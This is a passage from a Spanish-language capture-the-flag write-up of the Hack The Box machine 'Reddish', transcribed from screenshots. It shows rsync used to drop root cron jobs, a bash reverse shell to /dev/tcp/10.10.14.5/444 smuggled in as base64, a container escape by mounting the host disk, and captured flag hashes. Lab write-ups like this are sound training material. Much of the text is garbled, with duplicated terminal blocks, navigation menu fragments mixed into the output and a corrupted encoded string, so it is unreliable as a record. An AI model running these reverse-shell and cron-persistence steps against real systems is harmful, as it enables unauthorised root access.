rsync: change_dir#3"/tmp/pwned" (in src) failed: No such file or directory (2)
rsync error: errors selecting input/output files, dirs (code 3) at main.c(695) [Receiver=3.1.2]
root@www:/tmp/pwned#
```

esto porque pwned no existe entonces muevo shell.sh y cronshell a tmp

```
rsync error: some files/attrs were not transferred (code 13) [Receiver=3.1.2]
root@www:/tmp/pwned# ls
cronshell procmon.sh pspy shell.sh socat
root@www:/tmp/pwned# mv shell.sh /tmp
root@www:/tmp/pwned# mv cronshell /tmp
root@www:/tmp/pwned#
```

y ahora modifco cronshell por solo /tmp pero como no hay nano ni vi lo borro y lo creo de nuevo  
echo '\* \* \* \* \* root sh /tmp/shell.sh' > cronshell

```

root@www:/tmp# cat cronshell
* * * * * root sh /tmp/pwned/shell.sh
root@www:/tmp# rm cronshell
root@www:/tmp# echo '* * * * * root sh /tmp/shell.sh' > cronshell
root@www:/tmp# [REDACTED]
Preparación
└─> Htb machines
    └─> Symfonos
        └─> Win7

```

y ahora modifco  
echo '\* \* \* \* \* ro

ahora si subo de nuevo ambos tambien me paso a tmp el socat  
rsync cronshell rsync://172.20.0.2/src/etc/cron.d/  
rsync shell.sh rsync://172.20.0.2/src/tmp/shell.sh

```

root@www:/tmp/pwned# cd ..
root@www:/tmp# ls
cronshell pwned shell.sh socat
root@www:/tmp# rsync cronshell rsync://172.20.0.2/src/etc/cron.d/
root@www:/tmp# rsync rsync://172.20.0.2/src/etc/cron.d/
drwxr-xr-x 4,096 2024/03/21 01:34:45 .
-rw-r--r-- 102 2015/06/11 10:23:47 .placeholder
-rw-r--r-- 29 2018/05/04 20:57:55 clean
-rw-r--r-- 32 2024/03/21 01:34:45 cronshell subo con rsync el ar
root@www:/tmp# rsync shell.sh rsync://172.20.0.2/src/tmp/shell.sh
root@www:/tmp# rsync rsync://172.20.0.2/src/tmp/shell.sh y lo valido
-rw-r--r-- 50 2024/03/21 01:35:33 shell.sh
root@www:/tmp# [REDACTED]
    Simfonos1
    Simfonos2
    Symfonos3
    Symfonos5

```

\* \* \* \* \* root sh  
root@www:/tmp/pwn  
drwxr-xr-x  
-rw-r--r--  
-rw-r--r--  
-rw-r--r--

ahora escucho con socat por este mismo puerto para que me envia una misma shell  
./socat TCP-LISTEN:555 stdout

```

root@www:/tmp# rsync rsync://172.20.0.2/src/tmp/shell.sh
root@www:/tmp# ./socat TCP-LISTEN:555 stdout
bash: cannot set terminal process group (2513): Inappropriate ioctl for device
bash: no job control in this shell
root@backup:~# [REDACTED]
    Symfonos5

```

root@www:/tmp# rsync r
drwxr-xr-x
-rw-r--r--
root@www:/tmp# [REDACTED]
 Symfonos5

Win7

ahora escucho con socat

```

bash: cannot set terminal process group (2913): Inappropriate ioctl for device
bash: no job control in this shell
root@backup:~# whoami
whoami
root
root@backup:~# hostname -I
hostname -I
172.20.0.2  Preparación
root@backup:~# 

```

machines

- > Bastard
- > Brainfuck

y somos 172.20.0.2 es decir la maquina de backup ahora mejoramos la shell de nuevo

```

kali@kali: ~/machineshtb

root@backup:~# export TERM=xterm
export TERM=xterm
root@backup:~# export shell=bash
export shell=bash
root@backup:~# export SHELL=bash
export SHELL=bash
root@backup:~# stty rows 33 columns 167
stty rows 33 columns 167
root@backup:~# 

```

17 ene 2024 — Desde hacer un terminal teletipo, la disciplina de línea o Terminal

Rincón del Vago

sin embargo no mejor mucho enumeramos volumenes

df -h

```

root@backup:~# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay        5.3G  4.1G  1.2G  78% /
tmpfs          64M    0   64M   0% /dev
tmpfs          997M    0  997M   0% /sys/fs/cgroup
/dev/sda2       5.3G  4.1G  1.2G  78% /backup
shm            64M    0   64M   0% /dev/shm
root@backup:~# 

```

encontramos /backup montamos uno de prueba

mkdir /mnt/prueba y montamos lo que hay en /dev/sda2  
mount /dev/sda2 /mnt/prueba

```

, dev, base      Symfonos5 1720 1.0M /backup
shm           64M   0  64M  0% /dev/shm
root@backup:~# mkdir /mnt/prueba
mkdir /mnt/prueba
root@backup:~# mount /dev/sda2 /mnt/prueba
mount /dev/sda2 /mnt/prueba
root@backup:~# [reath tryhac...

```

y existe otro file system

<pre> mount /dev/sda2 /mnt/prueba root@backup:~# cd /mnt/prueba cd /mnt/prueba root@backup:/mnt/prueba# ls ls bin  dev  home  initrd.img.old  lib64    media  opt  root  sbin  srv  tmp  var  vmlinuz.old boot etc  initrd.img lib      lost+found  mnt  proc  run  snap  sys  usr  vmlinuz root@backup:/mnt/prueba# [reath tryhac... </pre>	<pre> mount /dev/sda2 /mnt/prueba mount /dev/sda2 /mnt/prueba shm           64M   0  64M  0% /dev/shm root@backup:~# mkdir /mnt/prueba mkdir /mnt/prueba root@backup:~# sbin unsvr de tmpvar mnt/prvmlinuz.old root@backup:~# mproc /run/sdsnap msysusr vmlinuz root@backup:~# [reath tryhac... </pre>
--	--

al parecer es otro contenedor parecido en el que estabamos

<pre> ls bin  dev  home  initrd.img.old  lib64    media  opt  root  sbin  srv  tmp  var  vmlinuz.old boot etc  initrd.img lib      lost+found  mnt  proc  run  snap  sys  usr  vmlinuz root@backup:/mnt/prueba# cd /mnt/prueba/home cd /mnt/prueba/home root@backup:/mnt/prueba/home# ls ls bergamotto  lost+found  somaro </pre>	<p>al parecer es otro contenedor parecido en el que estabamos</p>
---	---

lo curioso es que esta la flag de root

```

cd ..
root@backup:/mnt/prueba# cd /mnt/prueba/root
cd /mnt/prueba/root
root@backup:/mnt/prueba/root# ls
ls
root.txt  > Cronos
root@backup:/mnt/prueba/root# cat root.txt
cat root.txt
49f3890b57e5b3841c5b1fc1b71e8723
root@backup:/mnt/prueba/root#

```

Entonces deberíamos tener acceso a la máquina real, para esto creamos una tarea cron parecida a la anterior solo que esta va dirigida a la máquina real y acá escucharemos con netcat directamente.  
entonces ingreso al etc/cron.d de la montura  
cd /mnt/prueba/etc/cron.d

```

root@backup:/mnt/prueba# cd ..
cd .. > Brainfuck
root@backup:/mnt# cd /mnt/prueba/etc/cron.d
cd /mnt/prueba/etc/cron.d
root@backup:/mnt/prueba/etc/cron.d# ls
ls
mdadm popularity-contest
root@backup:/mnt/prueba/etc/cron.d# 
[0] 0:nc 1:nc 2:nc* 3:python3 4:zsh-

```

echo ' \* \* \* \* root sh /tmp/shell2.sh' > tarea

```

-->
mdadm popularity-contest
root@backup:/mnt/prueba/etc/cron.d# echo ' * * * * root sh /tmp/shell2.sh' > tarea
echo ' * * * * root sh /tmp/shell2.sh' > tarea
root@backup:/mnt/prueba/etc/cron.d# ls
ls
mdadm popularity-contest tarea
root@backup:/mnt/prueba/etc/cron.d# 
[0] 0:nc 1:nc 2:nc* 3:python3 4:zsh-

```

ahora me dirijo a /tmp alli alojare el shell2.sh que tendra una reverseshell bash con la ip de mi maquina y el port de mi netcat

The terminal shows the user navigating to the /etc/cron.d directory and creating a new cron job named 'tarea'. The cron job contains the command 'root sh /tmp/shell2.sh'. The user then lists the contents of the directory again, showing the newly created 'tarea' file.

```

ls
mdadm popularity-contest
root@backup:/mnt/prueba/etc/cron.d# echo ' * * * * root sh /tmp/shell2.sh' > tarea
echo ' * * * * root sh /tmp/shell2.sh' > tarea
root@backup:/mnt/prueba/etc/cron.d# ls
ls
mdadm popularity-contest tarea
root@backup:/mnt/prueba/etc/cron.d# cd ..
cd ..
root@backup:/mnt/prueba/etc# cd ..
cd ..
root@backup:/mnt/prueba:# cd /tmp
cd /tmp
root@backup:/tmp# 
[0] 0:nc 1:nc 2:nc* 3:zsh- 4:zsh

```

bash -c "bash -i &> /dev/tcp/10.10.14.5/444 0>&1"

The terminal shows a netcat listener running on port 444. The user then opens a nano editor session titled 'shell2.sh' and begins editing the contents of the file. The file contains the cron job configuration and the command to execute a bash shell via netcat.

```

bash -c "bash -i &> /dev/tcp/10.10.14.5/444 0>&1"
FILE Edit View Search Terminal Tabs Help
kali@kali: ~/machineshtb
GNU nano 7.2
bash -c "bash -i &> /dev/tcp/10.10.14.5/444 0>&1"
echo ' * * * * root sh /tmp/shell2.sh' > tarea
-->
mdadm popularity-contest
root@backup:/mnt/prueba/etc/cron.d# echo ' * * * *'
echo ' * * * * root sh /tmp/shell2.sh' > tarea
root@backup:/mnt/prueba/etc/cron.d# ls
ls
mdadm popularity-contest tarea

```

```

symfonos3
└──(kali㉿kali)-[~/machineshtb/Reddish]
    $ nc -lvpn 444
    invalid local port n
    Wreath tryhac...
    └──(kali㉿kali)-[~/machineshtb/Reddish]
        $ nc -lvpn 444
        listening on [any] 444 ...
    └──(kali㉿kali)-[~/machineshtb/Reddish]
        |   Bastard

```

transfiero con base64  
base64 -w 0 shell2.sh

```

~/machineshtb/Reddish
base64 -w 0 shell2.sh >
YmFzaCAtYyAiYmFzaCAtaSAMPiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NCAwPiYxIgo=

```

The terminal shows the command `base64 -w 0 shell2.sh >` followed by the encoded shell script. The file is saved as `shell2.sh`.

ahora en victim

```

echo 'YmFzaCAtYyAiYmFzaCAtaSAMPiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NCAwPiYxIgo=' | base64 -d > shell2.sh
sin embargo esta se creo en el tmp original

```

```

root@backup:/tmp# echo 'YmFzaCAtYyAiYmFzaCAtaSAMPiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NCAwPiYxIgo=' | base64 -d > shell2.sh
root@backup:/tmp# ls
shell.sh shell2.sh
root@backup:/tmp# cat shell2.sh
cat shell2.sh
bash -c "bash -i &> /dev/tcp/10.10.14.5/444 0>&1"
root@backup:/tmp#

```

por lo cual la muevo a la montura

```

cp shell2.sh /mnt/prueba/tmp
root@backup:/tmp# cd /mnt/prueba/tmp
por lo cual la muevo a la montura
cd /mnt/prueba/tmp
root@backup:/mnt/prueba/tmp# ls
ls
shell2.sh      systemd-private-4ec0f45021cb44f58343c50c1e371a51-systemd-resolved.service-00cgWq  vmware-root_901-3988228452
snap-private-tmp  systemd-private-4ec0f45021cb44f58343c50c1e371a51-systemd-timesyncd.service-qg2ach
root@backup:/mnt/prueba/tmp# 
[0] 0:nc 1:nc 2:nc* 3:zsh- 4:zsh

```

doy permisos de ejecución

```
root@backup:/mnt/prueba/tmp# chmod +x shell2.sh
chmod +x shell2.sh
root@backup:/mnt/prueba/tmp#
[0] 0:nc 1:nc 2:nc* 3:nc- 4:zsh
```

y ahora valido en mi netcat

```
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 60638
bash: cannot set terminal process group (14016): Inappropriate ioctl for device
bash: no job control in this shell
root@reddish:~# whoamli
whoamli
Preparación
Command 'whoamli' not found, did you mean:
  command 'whoami' from deb coreutils
    > Brainfuck
Try: apt install <deb name>
    > Cronos
root@reddish:~# whoami
whoami
root
root@reddish:~#
[0] 0:nc 1:nc 2:nc* 3:nc- 4:zsh-
```

doy permisos de ejecución

```
root@backup:/mnt/prueba/tmp# chmod +x shell2.sh
root@backup:/mnt/prueba/tmp#
[0] 0:nc 1:nc 2:nc* 3:nc- 4:zsh-
```

```
Try: apt install <deb name>
    > Bastard
root@reddish:~# whoami
whoami
root
root@reddish:~# hostname -I
hostname -I
10.10.10.94 192.168.123.1 172.18.0.1 172.20.0.1 172.17.0.1 172.19.0.1
root@reddish:~#
[0] 0:nc 1:nc 2:nc* 3:nc- 4:zsh-
```

aca tambien estan las flags

```
ls ↵  Sherlocks
user.txt
root@reddish:/home/somaro# cat user.txt
cat user.txt
3e5e5a96ca294164c50a7df83f33c9d6
root@reddish:/home/somaro# cat /root/root.txt
cat /root/root.txt
49f3890b57e5b3841c5b1fc1b71e8723
root@reddish:/home/somaro#
[0] 0:nc 1:nc 2:nc 3:nc* 4:zsh-
```

con esto termino la maquina mas hptamente dificil que he realizado una gonorrea de maquina